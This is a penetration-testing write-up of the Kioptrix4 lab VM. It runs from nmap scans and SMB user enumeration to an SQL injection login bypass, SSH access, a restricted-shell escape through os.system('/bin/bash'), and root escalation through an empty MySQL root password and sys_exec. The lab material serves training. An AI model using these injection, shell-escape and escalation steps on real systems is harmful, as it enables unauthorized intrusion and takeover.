Kioptrix4

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      run a usermod command with
      sys_exec to give john admin privileges!
```

Host Discovery

nmap -sn 192.168.150.0/24

```
(kali@ kali)-[~/Desktop/DEPI/network/kiop4]
$ nmap -sn 192.168.150.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-09-27 12:57 EDT
Nmap scan report for 192.168.150.2 (192.168.150.2)
Host is up (0.0016s latency).
Nmap scan report for 192.168.150.130 (192.168.150.130)
Host is up (0.00037s latency).
Nmap scan report for 192.168.150.140 (192.168.150.140)
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.67 seconds
```

Port Scanning

All Ports

sudo nmap -p- -T4 192.168.150.140 -oN all_ports

Detailed Scan for each port discovered

```
| ssh-hostkey:
   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
   2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
                        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4
80/tcp open http
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORK)
                          Samba smbd 3.0.28a (workgroup: WORKGRO
445/tcp open 0� [~U
MAC Address: 00:0C:29:B1:9E:5E (VMware)
Warning: OSScan results may be unreliable because we could not
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
   account_used: guest
   authentication level: user
   challenge response: supported
   message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetF
| smb-os-discovery:
   OS: Unix (Samba 3.0.28a)
   Computer name: Kioptrix4
   NetBIOS computer name:
   Domain name: localdomain
   FQDN: Kioptrix4.localdomain
   System time: 2024-09-27T16:03:39-04:00
| clock-skew: mean: 4h59m59s, deviation: 2h49m42s, median: 2h59r
```

OS and Service detection performed. Please report any incorrect Nmap done: 1 IP address (1 host up) scanned in 28.67 seconds

Enumeration


HTTP TCP/80

SLQI

found a SQLI in login form in password filed

username: john

password: 1' or '1'='1



USERs

John

Username : john

Password : MyNameIsJohn

SMB

```
└$ sudo nmap -p139,445 -sC --script=smb-enum-users 192.168.150
Starting Nmap 7.94 (https://nmap.org) at 2024-09-27 13:16 EDT
Nmap scan report for 192.168.150.140 (192.168.150.140)
Host is up (0.00065s latency).
PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:B1:9E:5E (VMware)
Host script results:
 smb-enum-users:
   KIOPTRIX4\john (RID: 3002)
      Full name:
                 ,,,
                  Normal user account
     Flags:
   KIOPTRIX4\loneferret (RID: 3000)
      Full name: loneferret,,,
                 Normal user account
      Flags:
   KIOPTRIX4\nobody (RID: 501)
      Full name:
                 nobody
                 Normal user account
     Flags:
   KIOPTRIX4\robert (RID: 3004)
      Full name:
                 ,,,
                 Normal user account
     Flags:
   KIOPTRIX4\root (RID: 1000)
     Full name:
                 root
     Flags:
                 Normal user account
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

Founded USERs

```
r (kali⊛kali)-[~/Desktop/DEPI/network/kiop4]
- cat smb_enum_users.txt| grep -i kioptrix4 | cut -d '\' -f2
```

```
├──(kali�skali)-[~/Desktop/DEPI/network/kiop4]

└─$ cat users.txt

john

loneferret

nobody

robert

root
```

Exploitation

SSH to user john

```
ssh john@192.168.150.140 -oHostKeyAlgorithms=+ssh-rsa
```

```
-(kali®kali)-[~/Desktop/DEPI/network/kiop4]
$ ssh john@192.168.150.140 -oHostKeyAlgorithms=+ssh-rsa
The authenticity of host '192.168.150.140 (192.168.150.140)' can't be established.
RSA key fingerprint is SHA256:3fqlLtTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.150.140' (RSA) to the list of known hosts.
john@192.168.150.140's password:
Velcome to LigGoat Security Systems - We are Watching
— Welcome LigGoat Employee =
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd clear echo exit help ll lpath ls
john:~$ ll
total 0
john:~$ lpath
Allowed:
 /home/john
john:~$ ls
john:~$ p
*** unknown command: p
john:~$ ps
*** unknown command: ps
john:~$ echo
```

Escape Restriced Shell

```
john:~$ echo os.system('/bin/bash')
```

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ l
bash: l: command not found
john@Kioptrix4:~$ ls
john@Kioptrix4:~$ pwd
/home/john
john@Kioptrix4:~$ sudo -l
[sudo] password for john:
Sorry, user john may not run sudo on Kioptrix4.
john@Kioptrix4:~$ pwd
/home/john
john@Kioptrix4:~$
```

Priv ESC

mysql process is running

ps -ef | grep root

hunting for mysql username and pasword



searching in web root directory for hard coded BD users and password and found these

```
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

```
john@Kioptrix4:/var/www$ ls
checklogin.php database.sql images index.php john login_success.php logout.php member.php robert
john@Kioptrix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name</pre>
```

Connect to mysql and esclate to root

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p
```

run a usermod command with sys_exec to give john admin privileges!